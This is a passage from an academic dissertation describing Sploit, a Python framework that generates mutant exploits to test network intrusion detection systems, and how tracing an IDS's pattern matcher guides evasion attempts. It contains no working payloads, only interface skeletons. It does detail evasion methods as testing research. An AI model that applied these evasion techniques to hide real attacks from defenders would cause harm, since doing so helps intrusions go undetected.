Unfortunately, including all memory addresses and registers that are touched (either read or written) into the state can be problematic. For example, consider a variable that counts the number of input bytes that have been processed so far. Another example are pointers into the input stream that are increased every time a new character is processed. If these values were included into the description of a state, identical states would be recognized as different, thereby preventing the extraction of the desired state machine. The underlying problem is related to variables that are updated between state transitions (such as a pointer into the input string), but that are not related to the internal state of the pattern matching process.

To prevent variables that are not directly related to the internal state of the pattern matcher from incorrectly being included, two execution traces are performed. Recall that whenever a transition of a certain state must be analyzed, a character from the input alphabet is appended to the string associated with this state. The resulting string is then embedded into the packet payload (using padding characters) and sent to the IDS sensor. Finally, the execution trace is examined. To exclude unrelated variables, this process is extended by sending the resulting string twice instead of only once. The second time, however, the string is shifted by a few bytes. The two execution traces are independently used to determine the respective target states. Then, both states are compared and all locations (memory

addresses and registers) that are different are removed. The idea behind this procedure is that, since the same string is sent twice, all variables that are directly related to the pattern matching process, should be identical. Locations that store values related to the position inside the payload, on the other hand, differ and can be removed.

It is also possible that locations are occasionally touched (read or written) that are completely unrelated to the pattern matching process. Including these locations into the state is not problematic, provided that they are always the same for a particular internal state of the finite state machine. We have not observed such a problem in our experiments. One reason likely is that pattern matching is usually performance critical and thus, coded as tight as possible.

Besides the definition of states, the correct recognition of *state transitions* constitutes a central part of our automaton reconstruction procedure. A transition from one state to another occurs every time a new input character is processed (or consumed). This event is recognized by checking for points in the execution trace where a labeled input byte is used in a control flow decision *for the first time*. That is, whenever a certain labeled byte is used in a control flow decision (i.e., as operand of a branch instruction or as target of an indirect jump/call) for the first time, we know that, at this point, the state of the automaton includes the information about that input byte. In other words, the automaton must have consumed the input byte and updated its internal state accordingly.

Whenever we locate a control flow instruction I_t that uses a labeled input byte b for the first time, the state transition for this character has already occurred. Thus, we also have to locate the control flow instruction I_s (based on labeled input) that occurred *immediately before* I_t . The newly consumed input byte b did not effect the program's execution until I_s but possibly affects the outcome of instruction I_t . Thus, we assume that a state transition, based on b , has occurred between the previous control flow instruction I_s and the current one I_t . In our approach, I_s is the last instruction that is executed while the automaton resides in the source state. The following instruction (starting with $I_s + 1$) already belongs to the target state of the transition. Therefore, the source state is calculated by taking into account all register and memory accesses starting from the previous transition until I_s . The target state is derived based on the memory and register accesses from $I_s + 1$ until the following transition.

Before the pattern matcher starts its search process (in the initial state),

the set of already consumed labels is empty. As the matching progresses, the execution trace is analyzed for control transfer instructions. For each of these instructions, we check the labels of the operands and compare them to the elements of the set of already consumed labels. When a label is found that is not yet a member of the set, the corresponding transition is located in the execution trace (as described previously) and the label is added to the set. Note that it is possible that multiple new labels are identified at a certain control flow instruction. This situation implies that the pattern matcher has consumed more than a single input character before switching into a new state. However, no special treatment is required. It is only necessary to record this fact by tagging the edge in the reconstructed automaton appropriately.

When reflecting on our approach to recognize transitions, an important underlying assumption becomes evident, which states that each input byte is only considered once for a state transition. That is, we assume that there is a deterministic, finite state machine underlying the pattern matching process that checks each input byte at most once. In other words, it is not necessary to backtrack and “undo” previous state transitions. This assumption holds for many important algorithms that search for single strings (such as Boyer-Moore) or multiple strings in parallel (such as Aho-Corasick). However, is not generally valid for algorithms that decide if (and how) a given string matches a regular expression.

For regular expressions, there are two main techniques. One relies on a deterministic, finite automaton, which is extracted from a non-deterministic representation of the regular expression. For implementations using this technique (e.g., Henry Spencer’s regular expression library for C, which was later utilized in Perl), our approach is capable of correctly reconstructing the automaton. However, the second technique for regular expression matching relies on backtracking. Backtracking is required in cases where the regular expression language provides an expressive power that exceeds regular languages. For example, the ability to group a subexpression with brackets and recall it in the same expression is not present in a regular language (and cannot be realized with a finite state machine). Thus, for backtracking implementations (such as the PCRE - Perl-compatible regular expression library), our automaton reconstruction will not produce correct results. Typically, a reconstructed automaton will accept more than the actual regular expressions because it cannot model “secondary checks” done via backtracking.

5.3.3. Efficient Mutant Generation

The set of constraints derived from the dynamic taint analysis of an IDS is an invaluable source of information that can be used to drive the exploration of the mutation space.

First of all, we can consider the simple constraint position. That information is enough to trim the mutation space, removing all the mutant operators that do not affect the way the intrusion detection system detects the attack.

For example, many buffer overflow signatures focus on finding the presence of a shellcode to identify the intrusion attempt. This usually means looking for pattern of bytes of some well known shellcode or for sequences of characters usually adopted as NOP sled. For this reason, mutant operators that modify the shellcode can be very useful in evading common NIDSs. Of course, if the dynamic analysis tells us that the IDS did not perform any check in the section containing the shellcode, we could safely remove all those operators from the mutation space.

After this initial phase, we can introduce a second step based on a local simulation routine. To further reduce the size of the mutation space, we can simulate the execution of each mutant operator and check whether it is able to violate at least one of the constraints. So, here we do not consider only the constraint position, but also its actual value. This phase removes the operators that can affect the piece of network trace detected by the NIDS, but in a way that do not allow the attack to evade detection.

For example, consider the case in which a signature checks for the presence of a particular string in the URL field of an HTTP request. The first phase removes all the operators that cannot modify the URL. Unfortunately, an hypothetical transformation that prepends a character to the URL would have successfully passed the test. With the introduction of the simulation routine we can spot that the previous operator is useless in this situation, because prepending a character to an existing string does not affect the string matching result.

These considerations do not apply to all the mutant operators in the same way. Referring to the taxonomy presented in section 4.3.1 we can distinguish the following cases:

- *Obfuscation and Morphing techniques*

These transformations are the more involved in the dynamic constraints evaluation process. They can be disabled whenever they do

not apply to at least one of the constraint position.

- *Parser trap techniques*

Parser traps aim at confusing the IDS protocol parsers. So, they can be used whenever they apply to the protocol that governs the data in which the constraints are found. The simulation routine does not apply to these operators because their purpose is not to modify the data, but to make the protocol parser ineffective in such a way that the data are not properly recognized. For example, if a signature looks for a certain string in the URL field of an HTTP request, obfuscation and morphing techniques would try to modify the URL such that the result does not contain that string. A parser trap operator, instead, would try to modify the whole HTTP request in a way that the signature does not understand anymore which part of the traffic is the URL.

- *Exhausting and Deception techniques*

These two techniques are not involved in the current dynamic process. In fact, they both try to fool the intrusion detection system, without modifying the original packet payloads. For this reason, they can be initially disabled and then used only if all the other techniques fail.

By applying the previous refining phases ², the resulting mutation space usually becomes at least several orders of magnitude smaller than the original one. In case the resulting space was empty, it means that some constraints could not be evaded by the available mutant operators. More general mutation techniques could be used to try to evade the IDS, but at the very least a significant portion of the mutation space can be eliminated instead of attempting thousands or millions of mutants to reach the same conclusion. If the space is not empty, it can then be explored using one of the static approach presented in the heuristics section 5.2.2.

²How this process has been practically implemented in our tool is described in details in Section 6.2.

Sploit: a Prototype Implementation

*In theory there is no difference
between theory and practice.
In practice there is*

Yogi Berra

This chapter presents **Sploit**, a complete and extensible framework that has been designed to test the effectiveness of network-based intrusion detection systems against mutant exploits. The **Sploit** core is an engine that is able to automatically apply multiple transformations to an attack script, generating a large number of exploit variations that can be used to test the detection capabilities of a given NIDS.

6.1. SYSTEM ARCHITECTURE

Everything in Sploit, from the core engine to the graphical user interface, is written in Python. This may appear a weird decision for a tool that needs to create and manage network packets, but we believe that also for this low-level task the advantages outweigh the disadvantages. In fact, there are a large number of Python libraries to work with all the more diffused protocols, from the higher to the lower layer of the OSI stack. Of course, packet generation with Python is not as fast as it could be if it was implemented in C or in some other compiled languages, but it is incredibly easier and, after all, performances are not an issue in our methodology. According with these considerations, scripting languages are often used to write exploit scripts, and also all the most famous exploit execution environments [[metasploit](#), [immunity:canvas](#), [core:impact](#)] are based on either Perl or Python.

An overview of the framework architecture is depicted in Figure [6.1](#). The diagram shows the logical relationships between the various **Sploit** com-

ponents. The *attack template* is a python class that contains the code of the attack, written using some of the libraries provided by the Sploit framework. Each of them provides a number of hooks where one or more transformation functions (implemented in the *mutant operator* objects) can be registered to modify the attack execution.

The ordered list of mutant operators (each one with the possible values that its parameters can assume) defines the mutation space. The algorithm used to explore such a space is implemented in a *mutant factory* object. It is the mutant factory that decides which mutant operators (and with which parameters values) must be applied to generate a certain mutant. After a mutant has been executed, the intrusion detection alerts should be collected and correctly correlated with the launched attacks. This action is performed by the *alert collectors*.

The Sploit Engine takes care of putting everything together in a complete and easy to use testing environment. We can briefly summarize the whole process as follows:

- Setup Phase (done manually)
 1. The user selects the exploit script.
 2. The user configures the mutation space.
 3. The user chooses the mutant factory and sets the network and execution options.
- Execution Phase (done automatically)
 1. The engine asks the mutant factory how to build the next mutant.
 2. The engine applies the correct mutant operators to the base exploit.
 3. The mutant is executed against the target.
 4. The engine asks the oracle whether the attack was successful or not.
 5. The alert messages are collected from the IDS sensors
 6. If all the mutants have been executed, stop the process. Otherwise pass the attack results and the alert messages to the mutant factory and restart from the first step.




Figure 6.1: Exploit mutation framework.

```
class Exploit(HasParameters):

    def set_up(self)
        """ Setup the exploit.
           The engine calls this function only once
           before running the exploit """

    def tear_down(self)
        """ Tear down the exploit.
           The engine calls this function only once
           after the execution of the last mutant """

    def execute(self)
        """ Execute the attack against the target """

    def is_successful(self)
        """ Interrogate the oracle to get the result
           of the last execution of the exploit """
```

Figure 6.2: Exploit base class

6.1.1. Attack Model Implementation

How we have previously explained in section 4.2, the attack model consists in a representation of the exploit (the exploit template) that provides the hooks for the mutation functions.

In *Sploit*, exploit templates are realized as Python classes that implement a generic exploit interface. The interface defines the methods that allow the exploit to perform the necessary setup and teardown procedures (e.g., restart a target service, remove artifacts from previous exploitations and so forth), execute the attack code, and interrogate the oracle to determine whether it was successful or not.

Figure 6.2 shows the base *Exploit* class. It extends *HasParameters*, a class that provides the functionalities to add to the exploit instance a list of parameters whose values can then be configured by the user (e.g., if the attack needs an account on the remote machine, the *userid* and *password* can be added as exploit parameters).

The execution of the exploit consists in a first call to the `set_up()`

method, then a sequence of calls to `execute()` and `is_successful()`, and finally a single call to the `tear_down()` method. The `set_up()` method is the right place to prepare internal structures (such as the shellcode buffer), set up the target system and prepare the connection to the remote oracle. The `tear_down()` method, instead, can be used to clean up possible execution data or remove the oracle from the target system.

Of course, between two following executions of the same exploit, something must happen that modify the way in which the attack is executed, otherwise the same mutant would be executed over and over. To address this problem, two solutions were available. A first “explicit” approach consists in providing to the programmer a set of routines that he could use to specify where the mutations might occur in the attack code. This approach has some clear disadvantages: first of all, if a **Sploit** developer comes out with a new mutation technique that apply to the attack in a way the exploit developer did not have foreseen, a modification of the exploit template is required. Moreover, this approach forces the exploit developer to write the attack code in a counter-intuitive way, already thinking at all the possible ways in which it can be mutated. On the opposite, we want to keep the two roles (the person who writes the exploit, and the people that writes the mutation routines) as independent as possible.

A second “implicit” technique consists in making the transformations invisible to the exploit developer. Python already provides a very complete set of libraries to manage a large set of protocols (e.g., HTTP, FTP, SMTP, IMAP, POP3, ...). The idea is to provide similar libraries (called *managers* in the **Sploit** framework) that can easily be used as substitutes of the regular ones and that provide internal hooks to link the mutant operators. Figure 6.3 shows how different protocol managers can compose the transformation stack that is responsible to manage the outgoing traffic. In the example, when the developer calls the `HttpManager.send_request()` method, the request goes through all the mutant operators registered at the HTTP layer and the result is then sent to the underlying TCP layer. There, the data are split in a number of TCP packets that go through the required mutant operators and come back properly transformed. Then, the TCP packets are sent to the IP layer and so forth until the data reaches the Ethernet layer where they are actually sent through the wire.

Using this approach, inside the exploit template there is no sign of the underlying mutation process. After an attack has been executed, **Sploit** modifies the mutant operators registered to the various protocol managers, thus changing the way the next attack is going to look like.




Figure 6.3: Protocol Managers Stack

This does not mean that the exploit cannot control the mutation process at all. Each protocol library usually provides two different methods to send data: one that goes through the whole mutation process and one that sends the plain data without any modification. Moreover, some managers allow the exploit to set one or more invariants, such as the size of the shellcode or the type of characters that must be avoided in the NOP sled.

6.1.2. Mutation Model Implementation

Mutant operators are implemented in *Sploit* as Python classes that implement the `MutantOperator` interface (Figure 6.4), that defines three different functions: `mutate`, `insert` and `remove`. The first method contains the code that implements the mutation function. It receives a list of objects whose type depends on the layer where the operator is going to operate: an operator at HTTP layer will receive a list of HTTP request, an operator at TCP layer a list of TCP packets, and so forth. The method implementation is free to add, remove, or modify any object received as parameter.

The last two methods are responsible to add and remove the operator to the correct hook in one of the protocol manager. It is also possible for

```
class MutantOperator(HasParameters):

    def mutate(self, objlist):
        ''' Apply the mutation function to the object
            in the objlist '''

    def insert(self):
        ''' Register the mutant operator for the next
            execution '''

    def remove(self):
        ''' Disable the mutant operator '''
```

Figure 6.4: MutantOperator base class

a mutant operator to register itself to more than one layer: for example, a transformation may require to inject some packets at the IP layer and then modify their target mac address when they reach the Ethernet layer. In some rare cases, the `insert` and `remove` functions could also be used to change some configuration parameters in the protocol manager, an operation that can be particularly useful for operators that want to modify the behavior of the userland TCP/IP stack.

Like the `Exploit` interface, also the `MutantOperator` class inherits the parameter management functions extending `HasParameter`. It is interesting to note that each parameter, besides the actual value, can also save a list containing all the other possible values. Using this features, the user can save for each parameter the set of values that he wants to use in the experiment; it is then the `Sploit` engine that will take care of modifying the actual values according with the policy currently used to explore the mutation space.

6.1.3. Userland TCP/IP Stack

The `Sploit` framework includes an experimental TCP/IP stack that allows mutant operators to be applied to the network packets. The actual implementation is based on Scapy [scapy], a very nice Python packet management library that provides a set of classes to create, receive, and manipulate a large number of network protocols. However, since the current

stack is still highly experimental, the user can decide to enable it or to rely on the more stable TCP/IP stack provided by the underlying operating system (losing the ability to modify the attack at the packet layer).

A well known problem encountered in managing network connections in userspace is that the operating system ignores the existence of these connections and promptly kills the incoming traffic sending back reset packets to the other endpoint. To avoid this annoying behavior two solutions are available. A first approach would consist in using a firewall to prevent packets directed to a certain amount of ports to be managed by the kernel stack and then use a port in that range to initiate the userland connection. Even though this is a common solution adopted in many tools that need to forge and receive network packets [shankar03, pahdye01], it presents some drawbacks. First of all, the need of a firewall properly configured by the user or by the tool itself (with obvious portability issues). Second, if the range of blocked ports is large enough, it can cause problems when the system need to open a “traditional” network connection. Finally, this approach does not work with protocols different from TCP and UDP. One may argue that it would be possible to set the firewall filter to include all the traffic directed to the target host: unfortunately, this requires any other communication with the target (e.g., the one required to interrogate the oracle or reset a target service) to be managed by the userland stack.

Sploit adopts a different solution that consists in simulating a virtual host using an address that is currently unused on the testbed network. All the packets are then sent impersonating this phantom host, and a network sniffer is properly set up to receive all the packets directed to it. In this way we do not require any modification or particular configuration on the machine running the Sploit engine (the operating system stack ignores these packets since they appear to be directed to another host). Anyway, the application do require root privileges to be able to correctly impersonate the virtual host.

The current stack implementation is extremely rudimentary. It can re-assemble packets (both at TCP and IP layers) but it does not implement any retransmission or congestion control mechanism. Anyway, we were able to use it in our experiments to implement some mutation technique at both IP and TCP layer.

6.1.4. Mutant Factories

Mutant factories are the components that implement the logic behind the mutant generation process or, in other words, behind the exploration of the mutation space.

For each attack (or each class of attacks) the user has to configure the mutation space, i.e., he has to choose the set of mutant operators and the list of parameter values for each of them. Every time a new mutant has to be generated, the factory analyzes the mutation space and the result of the previous attack to decide which mutant operators (and with which parameters values) the engine has to enable for the next execution. Mutant factories can also rely on the alerts generated by the NIDS for the previous mutant to drive the space exploration process.

Currently, **Sploit** implements both the static policies described in Section 5.2.2 and the enhanced version of mutant factory that takes into account the dynamic data-flow analysis information (presented later in this chapter, in section 6.2.3).

6.1.5. Alert Collectors

Alert collectors are the interfaces between **Sploit** and the intrusion detection sensors. These components are responsible to collect the alert messages after the attacks have been executed. They can work either in an *online mode* or in an *offline mode*. Online mode consists in querying the IDS after each exploit execution, and it is used only when the factory requires this kind of information to generate the next mutant. In fact, this approach can be very inefficient because many intrusion detection systems write the alerts messages only at specified intervals, forcing the collector to wait for the messages, thus delaying the whole testing process.

In case the mutant factory does not requires the alert information in real-time, **Sploit** automatically adopts a more efficient offline collection mode, in which the alert messages are retrieved only after a certain number of executions. To associate each alert to the correct attack, an alert collector can use two main techniques. The more reliable consists in checking the source port numbers that is reported in all the NIDS alert messages. In fact, **Sploit** increments the source port for each outgoing connection allowing the network trace of each mutant to be easily recognized just looking at that value.

If this approach cannot be used for some reason (e.g., for attacks that do




Figure 6.5: Sploit graphical interface

not rely on TCP or UDP connections), the collector can still rely on the exploit timestamp to correlate the messages.

6.1.6. Putting everything together: the Sploit tool

The Sploit framework is composed of several Python packages:

collectors: groups all the alert collector classes

exploits: contains all the exploit scripts

gui: contains the classes that implements the graphical user interface

interfaces: groups the main Sploit interfaces and base classes

managers: contains the libraries responsible for managing various communication protocols

operators: this packages contains a number of sub-packages, each groping all the mutant operators for a certain layer

factories: contains the mutant factories classes

Finally, the main trunk contains the engine responsible of supervising the exploit creation and execution and the two user interfaces: a traditional command line interface, and a graphical interface (see Figure 6.5 for a screenshot) based on the Qt libraries.

6.2. ITRACE EXTENSION

6.2.1. Itrace

The dynamic monitoring of the IDS sensor is realized with the help of *itrace*. Itrace is an instruction tracing tool ¹ that uses the single-step functionality provided by the Linux `ptrace` interface to execute instruction-by-instruction the process under analysis. The tool has been modified to propagate the label information appropriately to keep track of both direct and indirect dependencies. Because it analyzes instructions and operands, we were required to implement a significant subset of the Intel i386 instruction set and the various addressing modes. This is a non-trivial task considering the fact that the i386 instruction set contains a large number of diverse CISC operations with a number of different addressing modes.

6.2.2. Sploit Extension

To be able to generate a mutant that has a high probability of evading the IDS, **Sploit** must first map constraints generated by **itrace** to specific features of an exploit. All the dynamic information mentioned in section 5.3 are based on absolute position of sequence of bytes in the packets that compose the attack stream. Unfortunately, **Sploit** does not reason in term of bytes, but in term of protocols, commands, and command fields. Thus, a mapping between the two representations is created using a special *execution table* that stores the associations between the byte positions and the object that was responsible for their generation.

¹Itrace has been initially developed by the RSG lab at the University of California - Santa Barbara

Whenever an exploit sends data using a certain protocol, the corresponding protocol manager adds to the execution table a new row with the details of the data and its location in the stream. In this fashion, the appropriate mutant operators can be identified based on the location of a byte in the stream.

This works very well with protocol commands, but it is not enough to handle certain, more complicated cases. For example, shellcodes are generated using special **EggManager** objects, but the user may subsequently place them in arbitrary locations (e.g., in the header of an HTTP request or as an anonymous password in a ftp session). This makes it nontrivial to track the actual position of the bytes in the network trace that belong to the shellcode. To avoid this problem, the execution table supports *floatable objects*. A floatable object is a special row that defers a decision on its final position in the table. During execution of an attack, when sending a chunk of bytes, **Sploit** checks if any of the floatable objects is contained within the current set of bytes. If this is the case, the actual position of the corresponding floatable objects can be fixed in the execution table.

Note that a given byte position can be associated with more than one mutant operator. For example, consider the case of an attack that injects shellcode inside one of the header fields of an HTTP request. When the shellcode is generated, it is inserted into the execution table as a floatable object associated with the **EggManager** generator. Its position is then fixed when the HTTP request is sent, and as a result, each byte of the shellcode will be associated with both the **EggManager** generator and the **HTTPRequest** generator.

6.2.3. Driving the Mutant Generation

To take into account the new dynamic information, we developed a new mutant factory that starts executing the base exploit (i.e., with no mutation operators applied), collects the **itrace** constraints and then proceeds with two subsequent refinement phases:

- **Phase I: Byte positions**

The first phase consists of taking into account only the position of the bytes that the IDS checked to identify the attack. Using the execution table, it is possible to map back each byte to the corresponding portion of the attack that had been sent. For example, **itrace** may highlight bytes 20-24 because they had some effect on

the NIDS alert decision. The execution table relates “bytes 12-55” to an HTTP request, and by interrogating the HTTP request object it is possible to further refine this information, associating the initial byte range to the URL portion of the request.

Once all byte positions identified as relevant to the detection process are translated into commands and field locations within the exploit, **Sploit** can use this information to refine the initial mutation space. In particular, according with the taxonomy we presented in section 4.3.2, **Sploit** disables every obfuscation technique that does not affect one of the relevant fields. Generic deception and exhaustion techniques are temporarily deactivated as well, though it is still possible to enable them afterwards if we cannot evade detection using other techniques.

To summarize, the result is a new mutation space that contains only the mutant operators that can affect in some way one of the highlighted part of the attack trace.

- **Phase II: Dynamic constraints**

Phase I can considerably reduce the size of the mutation space, but further improvement is possible. In fact, **itrace** can generate more precise dynamic information, including numerical constraints, string constraints, and in particular cases also regular expression constraints. This information can be used by **Sploit** to further refine the mutation space.

To take constraint information into account, **Sploit** implements a simulation routine. Returning to the previous example, the system was able to identify the field (the URL portion of the HTTP request) from the attack trace that was examined by the IDS. By analyzing the dynamic constraints, the system can now incorporate information on the exact properties of the URL field that were actually considered by the IDS. In our example, we can suppose that the IDS was searching for a particular string. The simulation routine cycles through the set of mutant operators that survived the first phase and asks each of them to mutate the URL for every possible parameter value. At each step, the routine checks whether the result violates at least one of the constraints. If the result fails to violate any constraints, **Sploit** removes that parameter from the list of the possible values. Furthermore, if all possible parameters values have been eliminated for a mutant operator, the operator itself is removed

from the mutation space.

After termination of this phase, the mutation space contains only those mutant operators that can modify the relevant fields in a way that evades some subset of the derived constraints.

Signature Testing with Sploit: Experimental Results

*However beautiful the strategy,
you should occasionally look at the results*

Winston Churchill

In order to evaluate the effectiveness of our exploit mutation framework we designed two different experiments. In the first experiment we selected ten different attacks and we used them to test the signatures provided by three well-known intrusion detection systems. The second experiment focuses instead on evaluating the proof of concept implementation of our dynamic analysis technique to drive the mutant generation process for two simple attacks.

This chapter reports the details and the results for both the experiments.

7.1. SPLOIT AT WORK: THE MAIN EXPERIMENT

The goal of the first experiment was to test the detection capabilities of commonly deployed NIDSs to determine whether the exploit mutation framework depicted in this dissertation is capable of automatically generating exploits that can evade today's most advanced NIDSs. To reach this target, we run **Sploit** against a set of vulnerable services monitored by three popular network-based intrusion detection systems. As a byproduct, the results of the execution of the mutant exploit provides a useful insight on the ability of the tested NIDSs to detect variations of attacks.

7.1.1. Testing Setup

We now analyze the testing environment used in our experiment. In particular we discuss in details the set of network intrusion detection systems under evaluation, the target services, the set of attacks, and the overall network architecture.

Intrusion Detection Systems

For this main experiment, we selected three network-based intrusion detection systems, representative for the open source, the commercial, and the academic world:

Snort - Snort, the leader of the opensource segment, is a lightweight multi-platform network intrusion detection system. It is strongly pattern matching oriented, demanding to a number of pre-processors any complex operation (e.g., TCP stream reassembly, and high level protocol decoding). The default snort installation includes thousands of signatures.

ISS RealSecure - Internet Security Systems (ISS) has been one of the first vendor to sell a network intrusion detection product. ISS RealSecure is still one of the leading system in the commercial segment, and it often represents the reference product to which other NIDSs are compared. RealSecure includes a central console to manage the alerts database and a set of various IDS sensors deployed across the network.

Bro - Bro is one of the more mature and respected NIDSs that come from the academic world. It does not contain a database of signatures as complete and frequently updated as Snort and RealSecure, but it has been explicitly designed to resist to many evasion techniques and its signature are widely considered to have a very high quality.

These three systems are very different each others and we expected from them different results in our testing experiments. Snort, that in some way represents the baseline product, is stateless and it greatly relies on pattern matching: thus, it should be more vulnerable to obfuscation techniques. RealSecure is much more complex and uses “state of the art” protocol parsers to analyze the traffic: this should make the system more difficult to evade and less subject to simple attack obfuscation. Finally, Bro is

known for its solid design and its ability to cope with many known evasion techniques and thus it is a perfect candidate for our mutation testing approach.

Attack Targets

Deploying a number of services to be used as target system for a testing experiment is a tedious task. It requires to find a vulnerable version of each service and install it in a suitable operating system environment. The main problem is that, in order to install multiple target systems, a large network infrastructure including multiple hosts is needed. In addition, since real attacks will be run against these systems, it is often required to restart the target application or event to reboot the whole operating system.

To partially overcome these problems, we decided to use VmWare images to run the target systems. VmWare [vmware] is a framework that allows different operating systems to be executed inside a *virtual machine* that accurately emulate an x86 physical architecture. Each system is installed from scratch exactly as it would be installed in a real x86 computer. The only drawback is a loss of performance due to the virtualization process that, however, do not affect in any way our experiment.

For our test we run various operating systems, including OpenBSD 3.1, RedHat Linux 6.2, RedHat Linux 7.3, RedHat Linux 9.0, and Windows 2000 advanced Server. For each attack we then installed the corresponding vulnerable service (see the attack description on section 7.1.2 for more details) in the suitable VmWare image.

Testbed Network

The evaluation took place into an isolated testbed network (schematized in Figure 7.1) composed of an attacking host running Sploit on a RedHat Linux 9.0, three sensor hosts running Snort 2.0, Bro 0.9a11 (both on Debian 3.1), and ISS's RealSecure 7.0 (on RedHat Linux 7.3), and a Debian machine with VmWare running the target images required from time to time by the current attack.

The whole experiment was executed in a otherwise silent network, with no background traffic at all. This is required since we do not want to test the overall system performance, but we are just interested in evaluating a single detection model in isolation. Thus, the only packets on the wire were the malicious traffic generated by Sploit.




Figure 7.1: Testbed Network Setup

7.1.2. Attack Description

